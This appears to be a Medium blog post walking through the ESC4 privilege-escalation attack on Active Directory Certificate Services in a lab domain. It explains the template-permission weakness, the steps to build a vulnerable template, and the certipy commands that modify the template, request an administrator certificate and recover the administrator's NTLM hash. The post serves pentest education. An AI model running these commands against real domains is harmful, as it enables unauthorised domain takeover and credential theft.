ADCS Explotation: ESC4
What is ESC4?
ADCS Explotation: ESC4
What is ESC4?

In an Active Directory Certificate Services (AD CS) environment, ESC4 is caused not by errors in the internal settings of the certificate templates themselves, but directly by misconfiguration of the Access Control List (ACL) of that template.The most interesting aspect of the ESC4 attack is that it is dynamic. The attacker does not corrupt the existing template, but simply temporarily transforms it into a form with the ESC1 vulnerability, finishes its work, and rolls back everything to its previous state to leave no trace.
To put it simply: If an attacker (or any standard user with low privileges) has Write/Manage rights on any certificate template in AD CS, that environment is vulnerable to the ESC4 vulnerability. Granting any of the following rights to a malicious or low-privileged account initiates the ESC4 attack chain:
- FullControl (Full control over the object)
- WriteOwner (Change of ownership)
- WriteDacl (Edit who has what rights)
- WriteProperties (Write/update template settings)
Steps to create a Vulnerable Certificate template


Run certsrv.msc on the Domain controller and go to Templates → Manage.
Right-click on the “Code Signing” template and click Duplicate template:

Go to the General tab and change the name of the certificate template.

- Click Add → Type Domain Users → Click OK
- Select Domain Users
- Check → Write

- Go to the Extensions tab
- Select Application Policies → Click Edit
Then we select and add Server Authentication.

Finally, we publish the certificate to make it active.
Right click Certificate Templates → New → Certificate template to issue

Enumeration & Explotation process
Identifying a vulnerable template:


It then saves the certificate template in its original state, making it vulnerable to ESC1:
certipy template -u 'snazarov@cyberlab.in' -p 'Passw0rd!' -template Vuln_ESC4_copy -dc-ip 10.10.10.10 -write-default-configuration
We confirm that Template is indeed weak against ESC1:


ESC1 attack:
certipy-ad req -u 'snazarov@cyberlab.in' -p 'Passw0rd!' -dc-ip 10.10.10.10 -ca CYBERLAB-CA -target 'dc-cyberlab.cyberlab.in' -template 'Vuln_ESC4_copy' -upn 'administrator@cyberlab.in'
After obtaining the administrator certificate, we can obtain the administrator’s NTLM hash:
certipy-ad auth -pfx administrator.pfx -dc-ip 10.10.10.10 If you encounter this “KRB_AP_ERR_SKEW” error, run the following commands in the terminal:
sudo timedatectl set-ntp off
sudo rdate -n <dc_ip>
That’s all for today. See you in the next articles.
메타데이터
- post_id
- a2f9da7e3d85
- slug
- adcs-explotation-esc4-a2f9da7e3d85
- url
- https://medium.com/@s4m1r/adcs-explotation-esc4-a2f9da7e3d85
- canonical_url
- https://medium.com/@s4m1r/adcs-explotation-esc4-a2f9da7e3d85
- author_url
- https://medium.com/@s4m1r
- status
- ok
- fetched_at
- 2026-06-13 00:25:45